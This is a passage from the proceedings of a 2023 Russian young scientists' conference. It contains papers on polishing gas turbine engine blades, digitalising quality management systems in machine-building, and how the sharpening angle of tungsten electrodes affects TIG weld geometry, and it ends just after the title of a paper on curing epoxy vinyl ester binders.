




НАУКА, ИННОВАЦИИ И ТЕХНОЛОГИИ: ОТ ИДЕЙ К ВНЕДРЕНИЮ

Материалы Всероссийской научно-практической
конференции молодых ученых
Комсомольск-на-Амуре, 16-17 ноября 2023 г.



Комсомольск-на-Амуре
2023

Министерство науки и высшего образования Российской Федерации

Федеральное государственное бюджетное
образовательное учреждение высшего образования
«Комсомольский-на-Амуре государственный университет»

**НАУКА, ИННОВАЦИИ И ТЕХНОЛОГИИ:
ОТ ИДЕЙ К ВНЕДРЕНИЮ**

Материалы Всероссийской научно-практической
конференции молодых ученых
Комсомольск-на-Амуре, 16-17 ноября 2023 г.

Комсомольск-на-Амуре
2023

УДК 001:621
ББК 95.4
Н34

Рецензент – А. А. Буренин, главный научный сотрудник,
член-корреспондент РАН, доктор физико-математических наук, профессор
(Институт машиноведения и металлургии, ХФИЦ ДВО РАН)

Редакционная коллегия:

А. В. Космынин, доктор технических наук, профессор, отв. ред.;
П. А. Саблин, кандидат технических наук, доцент;
О. А. Красильникова, кандидат технических наук;
А. С. Гудим, кандидат технических наук, доцент;
Н. В. Гринкруг, кандидат технических наук;
И. А. Трешев, кандидат технических наук;
И. Н. Журбина, кандидат физико-математических наук
(г. Комсомольск-на-Амуре, КнАГУ)

Наука, инновации и технологии: от идей к внедрению : материалы
Н34 Всеросс. науч.-практ. конф. молодых ученых, г. Комсомольск-на-Амуре, 16-17
ноября 2023 г. / редкол. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-
Амуре : ФГБОУ ВО «КнАГУ», 2023. – 652 с.

ISBN 978-5-7765-1561-3

Материалы сборника освещают научные проблемы инновационного развития современной техники и технологий, объединяя усилия студентов, аспирантов, соискателей, молодых учёных и специалистов для решения актуальных задач науки и техники.

Публикуемые материалы будут полезны преподавателям вузов, руководителям и специалистам предприятий, а также студентам и аспирантам, проявляющим интерес к данной проблематике.

Материалы публикуются в авторской редакции. За содержание и достоверность статей ответственность несут авторы. Мнение редакции может не совпадать с мнением авторов статей. При использовании и заимствовании материалов ссылка на издание обязательна.

Конференция проведена в рамках гранта в форме субсидий из федерального бюджета образовательным организациям высшего образования на реализацию мероприятий, направленных на поддержку студенческих научных сообществ.

УДК 001:621
ББК 95.4

ISBN 978-5-7765-1561-3

© ФГБОУ ВО «КнАГУ», 2023

СЕКЦИЯ 1. МАШИНОСТРОЕНИЕ, МАТЕРИАЛОВЕДЕНИЕ И ХИМИЧЕСКИЕ ТЕХНОЛОГИИ

УДК 621

Анастасьев Александр Владимирович, аспирант, Донецкий национальный технический университет

Anastasyev Aleksandr Vladimirovich, Graduate student, Donetsk National Technical University

Михайлов Александр Николаевич, доктор технических наук, профессор, заведующий кафедрой «Технология машиностроения», Донецкий национальный технический университет

Mikhailov Aleksandr Nikolaevich, Doctor of Technical Sciences, Professor, Head of the Department of Mechanical Engineering Technology, Donetsk National Technical University

СИНТЕЗ СТРУКТУРЫ ТЕХНОЛОГИЧЕСКОГО ПРОЦЕССА ОБЕСПЕЧЕНИЯ ПОСТОЯНСТВА УСЛОВИЙ РЕЗАНИЯ ПРИ ОТДЕЛОЧНОЙ ОБРАБОТКЕ ЛОПАТОК ГТД

SYNTHESIS OF THE STRUCTURE OF THE TECHNOLOGICAL PROCESS FOR ENSURING CONSTANTITY OF CUTTING CONDITIONS DURING FINISHING PROCESSING OF GTE BLADES

Аннотация. В статье рассматривается разработка структуры технологического процесса, обеспечивающего постоянство условий процесса резания при полировании. Постоянство условий резания предлагается достигать за счет адаптации усилия прижима при соблюдении постоянных контактных напряжений в зоне резания. Разработана блок-схема процесса синтеза, основанная на основных принципах функционально-ориентированных технологий, а именно итерационно-рекуррентных связях между усилием прижима и контактной нагрузкой.

Abstract. The article discusses the development of a technological process structure that ensures the constancy of the cutting process conditions during polishing. It is proposed to achieve constancy of cutting conditions by adapting the clamping force while maintaining constant contact stresses in the cutting zone. A block diagram of the synthesis process has been developed, based on the basic principles of function-oriented technologies, namely iterative-recurrent relationships between the clamping force and contact load.

Ключевые слова: лопатка, полирование, отделочная обработка, напряжения, структура процесса.

Key words: blade, polishing, finishing, stress, process structure.

Введение

В настоящее время наблюдается тенденция к повышению рабочих температур газотурбинных двигателей (ГТД), при этом одним из ограничивающих факторов выступает максимальная температура, при которой может работать лопаточный аппарат турбины. При этом, в современных ГТД может входить до двух-трех турбин, каждая из которых состоит из нескольких ступеней [1]. Особенностью работы лопаток турбины (далее – ЛП) являются переменные нагрузки, высокие температуры рабочего газа, наличие высокоскоростного газового потока, содержащего мельчайшие твердые частицы.

Целью данной работы является разработка структуры технологического процесса обеспечения постоянства условий резания при полировании, основанного на функционально-ориентированных технологиях (ФОТ) [2], путем обеспечения постоянства контактной нагрузки в зоне резания за счет итерационно-рекуррентных связей между усилием прижима и геометрическим профилем лопатки в каждом сечении. Для дости-

жения поставленной цели необходимо решить следующие задачи: определить характерные зоны на профиле пера лопатки, выявить основные законы и зависимости, определяющие постоянство условий процесса резания при обработке сложного фасонного профиля пера, разработка структуры технологического процесса и её описание.

Основная часть

Профиль пера лопатки турбины в любом сечении условно можно разделить на четыре составных части, а именно спинку, корытце, входную и выходную кромки. При этом, для приближенного расчета применим методiku упрощения профиля, приведенную в работе [3], позволяющую выделить один основной радиус в каждой части, который можно использовать для корректировки режимов обработки. Учитывая особенности сложного пространственного профиля пера, в различных сечениях эти радиусы могут существенно изменяться.

Учитывая преимущественно ручной процесс отделочной обработки лопаток [4], вышеуказанные особенности профиля пера в готовом изделии будут зависеть в большей степени от уровня квалификации рабочего.

Как отмечалось в работах [5, 6], при обработке лопаток газотурбинного двигателя можно выделить три основные схемы полирования кругами, а именно: полирование входной и выходной кромок и спинки лопатки инструментом прямого профиля, радиус которого превышает обрабатываемый радиус; обработка корытца и прилегающих кромок кругом прямого профиля, радиус которого меньше обрабатываемого и обработка фасонным полировальным кругом, радиус скругления которого меньше чем обрабатываемый радиус корытца.

С учетом приведенных в работе [5] зависимостей, для рассмотренных выше схем, можно рассчитать рекомендуемые режимы для обработки каждой составной части профиля на каждом сечении. Актуальность режимов для каждой характерной точки будет зависеть от количества характерных сечений, на которые будет разделена лопатка. Так, при их увеличении, будет возрастать точность передачи требуемых функциональных воздействий, однако следует учитывать размеры полировального круга, а именно его ширину, ограничивающую максимальное количество характерных сечений.

В результате, с учетом всего вышесказанного, процесс синтеза структуры технологического процесса можно свести к блок-схеме, представленной на рисунке 1.




Рисунок 1 – Блок-схема процесса синтеза структуры

Условно, блок-схема состоит из трех основных частей, таких как: блок анализа исходных данных, рассматривающий требуемые эксплуатационные характеристики, предъявляемые к лопатке, выборе типовой базовой схемы обработки на их основе, и анализе типовых режимов обработки для выбранной схемы; блоке определения рациональных режимов обработки и блоке формирования подробной технологии.

Рассмотрим более детально блок определения рациональных режимов обработки, в основу которого заложены принципы ФОРТ. Так, первым этапом определения режимов обработки будет разделение профиля пера лопатки на характерные сечения, при этом количество сечений с одной стороны будет увеличивать сложность процесса, а с другой стороны – повышать его точность, за счет большего количества контрольных сечений, которые будут более детально характеризовать рассматриваемую лопатку.

Следующим этапом является разделение определенных ранее сечений на характерные зоны, а именно: входная кромка, выходная кромка, упрощенный радиус спинки и корытца.

Последующим этапом является определение максимально допустимых контактных напряжений при обработке, в каждой характерной зоне каждого сечения.

Далее, на основании зависимостей, полученных в работе [5], определяются требуемые усилия прижима для каждого из рассматриваемых характерных сечений, исходя их условия соблюдения постоянства максимальных контактных напряжений в каждой рассматриваемой точке. Данный этап выполняется для всех сечений, тем самым охватив все выделенные зоны.

В результате процесса синтеза планируется получить ТП, применение которого позволит адаптировать технологию отделочной обработки к сложной пространственной форме лопатки, а применение итерационно-рекуррентных связей обеспечит их взаимосвязь.

Заключение

В статье предложен вариант синтеза структуры технологического процесса отделочной обработки лопаток ГТД, учитывающего сложный пространственный профиль лопаток и особенности процессов их отделочной обработки. Применение такого технологического процесса, учитывающего сложный пространственный профиль обрабатываемой лопатки, позволит уменьшить влияние человеческого фактора, а именно квалификации полировщика на итоговый результат обработки, а также обеспечить наиболее полное соответствие функциональных воздействий, прилагаемых к детали, и эксплуатационных воздействию, возникающих в процессе её работы.

СПИСОК ИСТОЧНИКОВ

1. Перевощиков, С. И. Расчет эффективной температуры продуктов сгорания перед силовыми турбинами газотурбинных двигателей / С. И. Перевощиков // Известия высших учебных заведений. Нефть и газ. – 2016. – № 1(115). – С. 100-106. – EDN VOJGJZ.

2. Михайлов, А. Н. Основы синтеза функционально-ориентированных технологий машиностроения / А. Н. Михайлов ; А. Н. Михайлов. – Донецк : Технополис, 2009. – 346 с. – ISBN 966-7907-24-4. – EDN NFGYVN.

3. Михайлов, А. Н. Построение упрощенного профиля пера лопатки турбины ГТД / А. Н. Михайлов, А. В. Анастасьев, Н. С. Пичко // Технологическое оборудование для горной и нефтегазовой промышленности : Сборник трудов XXI Международной научно-технической конференции, проведенной в рамках Уральской горнопромышленной декады, Екатеринбург, 06–07 апреля 2023 года / Под общей редакцией Ю.А. Лагуновой. Оргкомитет: Ю.А. Лагунова, А.Е. Калянов. – Екатеринбург: Уральский государственный горный университет, 2023. – С. 305-308. – EDN НКНМАU.

4. Роботизированная адаптивная размерная полировка компрессорных и турбинных лопаток / Р. М. Мубаракшин, М. Д. Дическул, Н. Н. Николаев [и др.] // Авиационные двигатели. – 2021. – № 4(13). – С. 51-62. – DOI 10.54349/26586061_2021_4_51. – EDN YGFKKK.

5. Михайлов, А. Н. Обеспечение постоянства контактной нагрузки при полировании сложного профиля пера лопатки турбины ГТД / А. Н. Михайлов, А. В. Анастасьев, Н. С. Пичко // Прогрессивные технологии и системы машиностроения. – 2023. – № 2(81). – С. 26-34. – EDN ZDUZXB.

6. Процессы механической и физико-химической обработки в производстве авиационных двигателей / А. Г. Бойцов, А. П. Ковалев, А. С. Новиков [и др.]. – Москва : Московский государственный технический университет им. Н.Э. Баумана, 2007. – 584 с. – ISBN 978-5-7038-3044-4. – EDN ZCLDPD.

УДК 004:658.511;62-59

Арихина Наталья Сергеевна, магистрант, Ярославский государственный технический университет

Arikhina Natalia Sergeevna, Master's student, Yaroslavl State Technical University

Ермишин Александр Сергеевич, кандидат сельскохозяйственных наук, доцент, Ярославский государственный технический университет

Ermishin Alexander Sergeevich, Candidate of Agricultural Sciences, Associate Professor, Yaroslavl State Technical University

ОПТИМИЗАЦИЯ БИЗНЕС-ПРОЦЕССОВ МАШИНОСТРОИТЕЛЬНЫХ ПРЕДПРИЯТИЙ ПОСРЕДСТВОМ ЦИФРОВЫХ ТЕХНОЛОГИЙ

OPTIMIZATION OF BUSINESS PROCESSES OF ENGINEERING ENTERPRISES THROUGH DIGITAL TECHNOLOGIES

Аннотация. В статье приводится анализ эффективности и характерные особенности систем менеджмента качества, действующих на машиностроительных предприятиях. Основная проблема в ряде случаев обнаруживается в том, что система менеджмента качества существует как формальная, слабо используется процессный подход, отсутствует управляемость процессами и системой в целом. Для устранения этой проблемы предлагается на основе современных программных продуктов сформировать переход на автоматизированную систему менеджмента качества, где возможно моделирование и регулирование бизнес-процессов в реальном времени, отслеживание их показателей, уровня и результативность выполнения, исключая большинство ошибок, связанных с человеческим фактором.

Abstract. The article provides an analysis of the effectiveness and characteristic features of quality management systems operating at machine-building enterprises. The main problem in a number of cases is that the quality management system exists as a formal system, the process approach is poorly used, and there is no controllability of processes and the system as a whole. To eliminate this problem, it is proposed to use modern software products to form a transition to an automated quality management system, where it is possible to model and regulate business processes in real time, track their indicators, level and effectiveness of implementation, excluding most errors associated with the human factor.

Ключевые слова: машиностроительное предприятие, жизненный цикл продукции, СМК, процессный подход, управление качеством, автоматизация, управление знаниями.

Key words: machine-building enterprise, product life cycle, QMS, process approach, quality management, automation, knowledge management.

Введение

Основным направлением развития российских машиностроительных предприятий является управление качеством, основанное на применении современных теорий менеджмента и системного подхода к управлению организацией. Для эффективного применения данного решения широко используются системы менеджмента качества (СМК), обеспечивающие контроль и совершенствование качества на всех этапах жизненного цикла продукции. СМК в области машиностроения улучшает качество продукции, процессов, упорядочивает структуру, элементы и улучшает взаимодействие подразделений, повышая при этом ответственность каждого сотрудника. Вместе с тем, наличие СМК, соответствующей стандартам ISO 9000, подтверждает способность предприятия гарантированно выпускать качественную продукцию, отвечающую требованиям нормативных документов и требованиям потребителей [1].

Центральное место любой СМК в современных условиях занимает принцип «процессный подход», ориентированный на управление организацией как системой, состоящей

из совокупности взаимосвязанных процессов, каждый из которых имеет важное значение в функционировании предприятия, оказывающих влияние на достижение общей стратегической цели предприятия, из чего вытекает необходимость в их качественном формировании, анализе и совершенствовании. Более глубокое рассмотрение процессов в виде их декомпозиции помогает выявить потенциальные несоответствия, узкие и слабые места, проблемы, которые трудно обнаружить при структурном подходе в управлении.

Основная часть

Проанализировав работу системы менеджмента качества нескольких различных предприятий в области машиностроения, были сделаны выводы о формальном подходе к их разработке и внедрению, отсутствие понимания их функциональной роли и значимости. Во многих случаях данные системы разрабатываются и внедряются только на бумаге, предоставляются в виде пакета документации, не продвигаясь в дальнейшее функционирование в компании. В результате потенциал таких СМК в машиностроительных компаниях не был использован в необходимой мере, не было получено какого-либо положительного эффекта от внедрения и использования.

Поэтому большое количество используемых на предприятиях машиностроения СМК нуждаются в модификации, переосмыслении ее роли, значения и функциональных характеристик, с формированием определённой философии и корпоративной культуры в организации, а также её автоматизировании, которое обеспечит переход от «бумажной» версии системы к цифровому представлению существующих процессов и нормативной документации [2].

Первыми действиями в автоматизации являются определение предпосылок, перечня имеющихся проблем, которые могут быть устранены в результате автоматизирования СМК. Чаще всего это: отсутствие взаимосвязи процессов и подразделений, чёткого разделения обязанностей сотрудников, отсутствие миссии, видения, политики и целей в области качества в соответствии с разработанными процессами.

Описание процессов обычно выполняется либо в текстовом формате, либо в виде упрощенных блок-схем, что очень часто не соответствует реальной ситуации и правильному отображению предметной области. На момент создания СМК процесс разрабатывается в виде графического изображения и в дальнейшем не обновляется, автоматически не привязывается к ключевым показателям процесса, к владельцам и исполнителям, целям и другим необходимым данным.

Эта ситуация порождает ещё одну проблему – нормативная документация по процессу так же написана на бумаге и может не соответствовать ему, что естественным образом показывает о её неактуальности, которая может привести к негативным последствиям в будущем. В таком случае бумажные документы могут быть актуализированы посредством их пересмотра и автоматической генерации на основе текущих данных, что обеспечит их актуальность, надёжность и простоту модификации.

Далее, для автоматизации процессов необходимо, чтобы они были сформированы с учётом миссии, политики и стратегической цели, которые необходимо разработать или переосмыслить и утвердить с использованием стратегической карты, которая представляет описание стратегии в виде набора подцелей и причинно-следственных связей между ними. При этом графически реализуется взаимосвязь подцелей с показателями, что определяет степень их достижения.

Стратегическая карта реализуется на основе сбалансированной оценочной карты, где для каждого показателя графически в различных цветах установлены границы допустимых оптимальных и критических значений в виде индикаторных линеек. Визуализация показателей имеет значение для управления предприятием, поскольку в базе данных хранится не только динамика значений и результатов, их целевая дата, а также и принадлежность к определённому процессу, владельцу и исполнителю, инструкциям и рекомендациям, и другим сопутствующим данным. Это обеспечивает устранение ситуаций перекалывания задач и определённых проблем на других сотрудников, устра-

нение недопонимая и разграничение полномочий, определение чёткой структуры действий, а также устранение дублирования функций.

Такая реализация процессов осуществляется на основе российских пакетов «Elma» [3] или «Business Studio» [4], а на нижних уровнях иерархии возможно использование нотации BPMN.

В результате, при использовании цифровых продуктов база знаний будет отображать текущие процессы с полным набором истории по ним и актуальной информации об их характеристиках, автоматически генерируя на их основе текущие нормативные документы (регламенты процессов, положения о подразделениях, должностные инструкции, матрицы ответственности для любого уровня иерархии процессов). Владелец процесса может определить и обозначить необходимое время для каждого действия, позволяя системе вести учёт выполненных задач и успешно реализованных функций, выполнять анализ оставшихся заданий и затрат по временным ресурсам [5]. В том случае, когда происходит задержка в выполнении работ, этот факт фиксируется в блоке просроченных функций и автоматически определяет коэффициент исполнительного процесса с учётом автоматического влияния просрочек.

Заключение

Таким образом, в работе были приведены особенности разработки и внедрения систем менеджмента качества на машиностроительных предприятиях и представлена концепция реорганизации и переосмысления таковых систем, посредством формирования производственной культуры, направленной на развитие всеобщей философии управления качеством, а также регулирования и автоматизации процессного подхода в СМК. Это позволяет устранить некоторые недостатки типовой модели системы менеджмента качества, смоделировать более управляемые процессы, с актуальной информацией, управлением в реальном времени и удаленном доступе, а также с привязкой к их характеристикам, включая содержание архивных, плановых и текущих показателей.

СПИСОК ИСТОЧНИКОВ

1. Траутман, С. Г. Управление качеством на промышленных предприятиях на основе процессного подхода / С. Г. Траутман, В. В. Иванцова, Ю. И. Стародубцев // Научный Альманах ассоциации France-Kazakhstan. – 2023. – № 1. – С. 201-207. – EDN NOFVQJ.

2. Мельников, К. С. Совершенствование механизма управления бизнес-процессами на предприятии : специальность 08.00.05 "Экономика и управление народным хозяйством (по отраслям и сферам деятельности, в т.ч.: экономика, организация и управление предприятиями, отраслями, комплексами; управление инновациями; региональная экономика; логистика; экономика труда; экономика народонаселения и демография; экономика природопользования; экономика предпринимательства; маркетинг; менеджмент; ценообразование; экономическая безопасность; стандартизация и управление качеством продукции; землеустройство; рекреация и туризм)" : автореферат диссертации на соискание ученой степени кандидата экономических наук / Мельников Кирилл Сергеевич. – Москва, 2009. – 24 с. – EDN MBZUPD.

3. ELMA – система управления бизнес-процессами и эффективностью (elma-bpm.ru). – URL: <https://www.elma-bpm.ru/> (дата обращения 03.11.2023 г.).

4. Business Studio: управление бизнесом, бизнес-моделирование, описание, регламентация и оптимизация бизнес-процессов, бизнес-процесс. [Электронный ресурс]. – URL: <https://www.businessstudio.ru/?ysclid=lolsho8obg971488592> (дата обращения 03.11.2023 г.).

5. Салимова, Т. А. Управление результативностью деятельности организации на основе применения информационных технологий менеджмента качества / Т. А. Салимова, Е. К. Лещанкина // Экономический анализ: теория и практика. – 2012. – № 38(293). – С. 17-23. – EDN PDQTBP.

УДК 621.791-754.6

Арчаков Беслан Магомет-Баширович, магистрант, Комсомольский-на-Амуре государственный университет

Archakov Beslan Magomet-Bashirovich, Master's student, Komsomolsk-na-Amure State University

Бахматов Павел Вячеславович, кандидат технических наук, доцент, заведующий кафедрой «Технология сварочного и металлургического производства имени В.И. Муравьева» (ТСМП имени В.И. Муравьева)», Комсомольский-на-Амуре государственный университет

Bakhmatov Pavel Viacheslavovich, candidate of technical sciences, associate professor, head of department «Technology of welding and metallurgical production named after V.I. Muravyov" (TSMP named after V.I. Muravyov)», Komsomolsk-na-Amure State University

ВЛИЯНИЕ УГЛА ЗАТОЧКИ ВОЛЬФРАМОВЫХ ЭЛЕКТРОДОВ НА ГЕОМЕТРИЧЕСКИЕ ПАРАМЕТРЫ ШВА, ВЫПОЛНЕННЫХ АРГОНОДУГОВОЙ СВАРКОЙ

INFLUENCE OF THE SHARPENING ANGLE OF TUNGSTEN ELECTRODES ON THE GEOMETRIC PARAMETERS OF THE SEAM MADE BY ARGON ARC WELDING

Аннотация. В работе проведено исследование влияния одного из технологических параметров дуговой сварки в инертных газах – угла заточки неплавящегося электрода на геометрию сварного шва, формирующегося под действием постоянного тока обратной полярности на поверхности тонкостенной трубы из нержавеющей аустенитной стали, с постоянной скоростью сварки посредством применения роботизированной сварочной системы и защитного поддувного устройства. В качестве среды поддува применен азот.
Abstract. The paper investigates the influence of one of the technological parameters of arc welding in inert gases – the sharpening angle of a non-melting electrode on the geometry of a weld formed under the action of a direct current of reverse polarity on the surface of a thin-walled pipe made of stainless austenitic steel, with a constant welding speed through the use of a robotic welding system and protective blowing device. Nitrogen was used as the blowing medium.

Ключевые слова: вольфрамовый электрод, сварной шов, сварка, аргонодуговая сварка.
Keywords: tungsten electrode, weld, welding, argon arc welding.

Введение

Развитие современных гражданских летательных аппаратов связано с повышением надежности, скорости, высоты и дальности полета, а военных, кроме приведенных, - с повышением маневренности, связанной с колоссальными нагрузками как на пилота, так и на все элементы конструкции самолета, в том числе и трубопроводы, соединяющие жизненно важные системы. Все это требует создания надежных и в то же время простых технологий соединения материалов, в том числе и сварных.

Основная часть

В ходе анализа источников [1, 2] установлено, что существуют большие различия во взглядах исследователей в подходах к выбору марки, диаметру и углу заточки вольфрамовых электродов, и обеспечению стабильности геометрических параметров швов при их длительной работе. В процессе орбитальной сварки замкнутой системы (стыковых соединений труб, как поворотных, так и неповоротных) при теплонасыщении периметра зоны термического влияния (ЗТВ) параметр ширины шва становится нестабильным от начала до конца соединения. Поэтому, целью работы стало определе-

ние влияние угла заточки вольфрамового электрода и теплонасыщение ЗТВ на величину ширины шва стыковых соединений труб при прочих равных условиях.

Сварка труб выполнялась на роботизированном комплексе, разработанном на кафедре ТСМП им. В.И. Муравьева, снабженном вращателем, сварочным источником питания MinarcTig Evo 200MLPc горелкой ТТС 220, снабженной газовой линзой штативом для горелки, системой программного управления. Сварку выполняли при постоянном токе обратной полярности. Заточку торцов электродов WP (ЭВЧ), диаметром 2,4 мм, осуществляли на машинке для заточки вольфрамовых электродов КЕДР TIG-40 на 15, 30, 45, 60, 75, 90, 105, 120 градусов. Изменение напряжения на дуге фиксировали мультиметром МУ-64 как разницу потенциалов между токоподводом горелки и деталью. Измерение ширины шва производили при помощи десятикратной измерительной лупы L11, соответствующей требованиям ГОСТ 25706-83 и инструкции по визуальному и измерительному контролю СТО 9701105632-003-2021, с лицевой и обратной стороны шва.

После проведения опытов получено 8 валиков. Измерения ширины шва производились в направлении сварки с шагом 15 мм. На рисунке 1 показано изменение ширины шва по всей длине окружности с лицевой и обратной стороны валиков. Использование газовой линзы существенно улучшает обдув металла лицевой части шва аргоном через горелку, предавая ее поверхности красно-буроватый оттенок. При поддуве азота во внутреннюю полость трубы металл корневого валика приобретает гладкую золотистую поверхность.




Рисунок 1 – Изменение ширины шва с лицевой (а) и обратной (б) стороны валика

При измерении ширины шва выявлено, что значения по всей длине неравномерные: как с лицевой, так и с обратной стороны валика наблюдается первоначальное и конечное возрастание ширины, в центре длины снижение. Дальнейшее перемещение сварочной ванны по относительно холодной детали оказывает сжимающее действие для ширины шва, а при достижении середины длины шва зона термического влияния тепло насыщается, и ширина шва возрастает (рисунок 1).

При увеличении угла заточки от 15 до 60 градусов идет линейное возрастание напряжения на дуге с 7,3 до 8,7 В, при этом фиксируется (табл. 1) стабильный поджиг и горение дуги. В диапазоне значений угла заточки 60...120° происходит снижение напряжения с 8,7 до 8 В, при этом ухудшается поджиг дуги. При значении угла заточки 120 градусов дугу удалось поджечь с четвертого раза. Высота усиления с лицевой стороны к концу всех валиков стабилизируется и находится в диапазоне 0,05...0,1 мм. Стабильное усиления с лицевой стороны имеют валики при угле заточки электрода 15...75°, наиболее стабильно при 60°. При рассмотрении результатов измерения высоты усиления валиков с обратной стороны наиболее стабильный характер имеет сформированный под углом 30°.




Рисунок 2 – Изменение высоты усиления шва с лицевой (а) и обратной (б) стороны валика

При сварке TIG защитный газ применяется для предохранения расплавленной сварочной ванны от атмосферного загрязнения. Как правило, в качестве защитного газа используется аргон (Ar) с расходом примерно 8–15 л/мин, но расход может варьироваться в зависимости от силы сварочного тока и размера газового сопла. На глубину шва и его ширину окажет влияние длина, на которую осуществляется заточка вольфрамового стержня. Она находится в зависимости от диаметра используемого электрода.

С увеличением длины заточки будет уменьшаться ширина шва, а при недостаточном значении длины заточки уменьшится глубина проплавления. На стабильность горения дуги окажет положительное влияние притупленная форма заточки. В ходе выполнения экспериментов, были получены результаты, представленные в таблице 1.

Неравномерная ширина швов образуется при неправильном движении электрода, зависящем от зрительно-двигательной координации (ЗДК) сварщика, а также в результате возникших отклонений от заданного зазора кромок при сборке. Также причиной может служить нагрев самой трубы.

Таблица 1 – Результаты экспериментов

№ образ-ца	Угол заточ-ки, гр.	Напряжение, В	Ширина шва (В), мм						
			1	2	3	4	5	6	Итого
3	15	7,3	2,8	2,7	2,7	2,9	2,7	2,8	2,8
1	30	7,9	2,8	2,7	2,7	2,9	2,8	2,7	2,8
2	45	8,4	2,7	2,6	2,6	2,7	2,6	2,8	2,7
4	60	8,7	2,8	2,7	2,8	2,7	2,8	2,6	2,7
5	75	8,6	2,7	3	2,6	2,7	2,4	2,4	2,6
6	90	8,2	2,6	2,7	2,6	2,5	2,5	2,5	2,6
7	105	8,05	2,5	2,6	2,6	2,5	2,4	2,5	2,5
8	120	8	2,3	2,6	2,5	2,6	2,5	2,6	2,5

Исходя из экспериментальных данных, мы выяснили, что независимо от угла заточки среднее значение ширины лицевой части шва составило 2,6 мм, а для обратной части валика минимальное значение 15° и 105° (0,9...1,0 мм), среднее 45°, 75°, 90°, 120° (1,3...1,4 мм), максимальное 30° и 60° (1,6 мм). Наиболее стабильные параметры ширины шва с обеих сторон, дает применение угла заточки рабочего торца электрода 30°.

Для лицевой стороны валика установлена независимость ширина шва от угла заточки электрода и для диаметра 2,4 мм она составляет 2,6 мм. Наибольшее влияние угол заточки оказывает на ширину корневой части валика, а, следовательно, на форму сварочной ванны (острая, округлая, бочкообразная) и на процессы кристаллизации с взаимным расположением кристаллитов относительно линий сплавления и величину остаточных напряжений, связанных с этим явлением.

Благодарности. Научно-исследовательские работы выполнены за счёт средств ФГБОУ ВО «Комсомольский-на-Амуре государственный университет» (грант № ВН001/2020).

СПИСОК ИСТОЧНИКОВ

1. Овчинников, В. В. Оборудование, техника и технология сварки и резки металлов / В. В. Овчинников. – Москва : КНОРУС, 2010. – 304 с. – ISBN 978-5-406-00270-4. – EDN SDTCEX.
2. Овчинников, В. В. Технология электросварочных и газосварочных работ : учебник / В. В. Овчинников ; В. В. Овчинников. – 3-е изд., стер.. – Москва : Академия, 2012. – (Начальное профессиональное образование. Сварщик). – ISBN 978-5-7695-9087-0. – EDN QNDEKN.
3. Сварка и сварщик [Электронный ресурс]. – URL: <https://welding.com/svarka-inertnyh-gazah-volframovym-elektrodom-tig> (дата обращения 13.11.2023 г.)
4. Влияние геометрии лантанированного вольфрамового катода на стабильность глубины проплавления при сварке в аргоне / В. В. Атрощенко, В. М. Бычков, А. М. Фридлянд [и др.] // Сварочное производство. – 2012. – № 2. – С. 29-33. – EDN NFJLKG.
5. Сварка. Резка. Контроль : Справочник : В 2 т. / Алешин Н. П. [и др.] ; Под ред. Н. П. Алешина, Г. Г. Чернышева. – Москва : Машиностроение, 2004. – 619 с. – ISBN 5-217-03263-4. – EDN QNAXMZ.

УДК 678.5.046

Будникова Яна Николаевна, магистрант, Комсомольский-на-Амуре государственный университет

Budnikova Yana Nikolaevna, Master's student, Komsomolsk-na-Amure State University

Проценко Александра Николаевна, кандидат химических наук, Комсомольский-на-Амуре государственный университет

Protsenko Alexandra Nikolaevna, Candidate of Chemical Sciences, Komsomolsk-na-Amure State University

НОВЫЕ КАТАЛИТИЧЕСКИЕ СИСТЕМЫ ОТВЕРЖДЕНИЯ ЭПОКСИВИНИЛЭФИРНЫХ СВЯЗУЮЩИХ ПКМ

NEW CATALYTIC SYSTEMS FOR CURING EPOXY VINYL ETHER BINDERS PCM

